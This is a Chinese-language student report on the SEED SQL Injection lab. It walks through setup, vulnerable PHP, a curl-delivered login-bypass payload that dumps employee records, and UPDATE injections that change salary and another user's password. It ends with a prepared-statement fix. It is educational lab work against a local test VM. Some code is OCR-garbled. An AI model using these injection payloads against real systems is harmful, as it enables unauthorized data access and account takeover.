2020Spring Lab8 SQLInjection

分析实验要求中的出现代码

- `bootstrap.sh`里面的内容

```
#!/bin/sh

############################################
#
# patch for SEED VM 12.04
# author: Kailiang kying@syr.edu
#
############################################

mysql -u root -pseedubuntu -e "CREATE DATABASE if not exists Users; "
mysql -u root -pseedubuntu Users < Users.sql
sudo mkdir /var/www/SQLInjection
sudo cp *.css *.php *.html /var/www/SQLInjection
if grep -q "127.0.0.1       www.SeedLabSQLInjection.com" /etc/hosts;
then
    echo "SEED SQL Injection lab local host already set"
else
    sudo sh -c "echo '127.0.0.1       www.SeedLabSQLInjection.com' >>
/etc/hosts"
fi
if grep -q "http://www.SeedLabSQLInjection.com" /etc/apache2/sites-
available/default; then
    echo "SEED SQL Injection lab virtual host already set"
else
    sudo sh -c "echo '<VirtualHost *:80>' >> /etc/apache2/sites-
available/default"
    sudo sh -c "echo '        ServerName
http://www.SeedLabSQLInjection.com' >> /etc/apache2/sites-
available/default"
    sudo sh -c "echo '        DocumentRoot /var/www/SQLInjection' >>
/etc/apache2/sites-available/default"
    sudo sh -c "echo '</VirtualHost>' >> /etc/apache2/sites-
available/default"
    sudo service apache2 restart
fi
```

修改配置配置魔术引号

- 实验要求报告中也给出来了web后端的部分php代码。

```
$conn = getDB();
$sql = "SELECT id, name, eid, salary, birth, ssn,
phonenumber, address, email, nickname, Password
FROM credential
WHERE eid= '$input_eid' and password='$input_pwd'";
$result = $conn->query($sql))
// The following is psuedo code
```

```
if(name==’admin’){
return All employees information.
} else if(name!=NULL){
return employee information.
} else {
authentication fails.
}
```

开始实验

- Task1 执行mysql语句查看数据库中的信息

```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```

- Task2.1 实验报告给了代码提示

```
$conn = getDB();
$sql = "SELECT id, name, eid, salary, birth, ssn,phonenumber, address, email, nickname, Password FROM credential WHERE eid= ’$input_eid’ and password=’$input_pwd’";
$result = $conn->query($sql))
// The following is psuedo code
if(name==’admin’){
return All employees information.
} else if(name!=NULL){
return employee information.
} else {
authentication fails.
}
```

非常清晰的看到第2行中的sql查询语句由传入的参数拼接而成，若传入的`$input_eid = 'admin#'`则闭合了eid，而去除了后面的语句，在不知道管理员的EID的情况下，使用or语句，形成的语句`**** where eid = '' or name="admin";#`

- Task2.2 利用curl发起http的get请求

```
C:\Users\yangx>curl "http://192.168.73.133/SQLInjection/unsafe_credential.php?EID=%27+or+name+%3
D+%22admin%22%3B%23&Password="
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


<br><h4> Alice Profile</h4>Employee ID: 10000     salary: 500000     birth: 9/20    ssn: 1021100
2    nickname: yimuemail: address: phone number: <br><h4> Boby Profile</h4>Employee ID: 20000
  salary: 30000     birth: 4/20    ssn: 10213352    nickname: email: address: phone number: <br>
<h4> Ryan Profile</h4>Employee ID: 30000     salary: 50000     birth: 4/10    ssn: 98993524    n
ickname: email: address: phone number: <br><h4> Samy Profile</h4>Employee ID: 40000     salary:
90000     birth: 1/11    ssn: 32193525    nickname: email: address: phone number: <br><h4> Ted P
rofile</h4>Employee ID: 50000     salary: 110000     birth: 11/3    ssn: 32111111    nickname: e
```

- Task2.3

  mysql_query并不支持带`;`的两句sql语句的执行。这里的实验验证失败

- Task3 实验手册也给出了代码

```
$conn = getDB();
$sql = "UPDATE credential SET
nickname='$nickname',email='$email',address='$address',phonenumber='$pho
nenumber',Password='$pwd'WHERE id= '$input_id' ";
$conn->query($sql))
```


- Task3.1

  在个人页面修改自己的薪水。alice个人的页面密码是seedalice。登录到alice 的页面，模拟员工修改自己的薪水。

  观察到给的源码。可以构造`$nicknam = "yimu', salary='500000' where EID='10000';#" ;`原sql查询语句变成`$sql = "UPDATE credential SET nickname='yimu', salary='500000' where EID='10000';#',email='$email',address='$address',phonenumber='$phonenumber',Password='$pwd'WHERE id= '$input_id' ";`

恶意输入如图所示。


修改成功后的。




薪水成功变化。

- Task3.2 修改别人的密码

计算出'7778889654'的hash为""。此时构造的恶意输入数据为`', Password='', Password='e259ec78d8cdc4a82e0ebd471cd3b7a5e21044f0' where EID='10000';#`





登录成功。

- Task4

  修复原程序。将上下的代码全部注销掉。并直接在$stmt->bind_result中获取结果。

```
$conn = getDB();

/* start make change for prepared statement */
/*$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
        FROM credential
        WHERE eid= '$input_eid' and Password='$input_pwd'";*/

 $stmt = $conn->prepare( query: "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Pa
        FROM credential
        WHERE eid= ? and Password=?");

$stmt->bind_param( types: "is", &var1: $input_eid, &...: $input_pwd);
$stmt->execute();
$stmt->bind_result( &var1: $id, &...: $name,$eid,$salary,$birth,$ssn,$phoneNumber,$address,$email,$nickname,$pwd);
$stmt->fetch();
```

同时使用task2中的恶意数据输入，系统没发现账号。

总结

- SQL注入的问题本质上是数据和代码没有完全区分开来。倒是输入的数据执行了。
- 若只开启魔术引号，同时也要注意`二次注入`的可能性。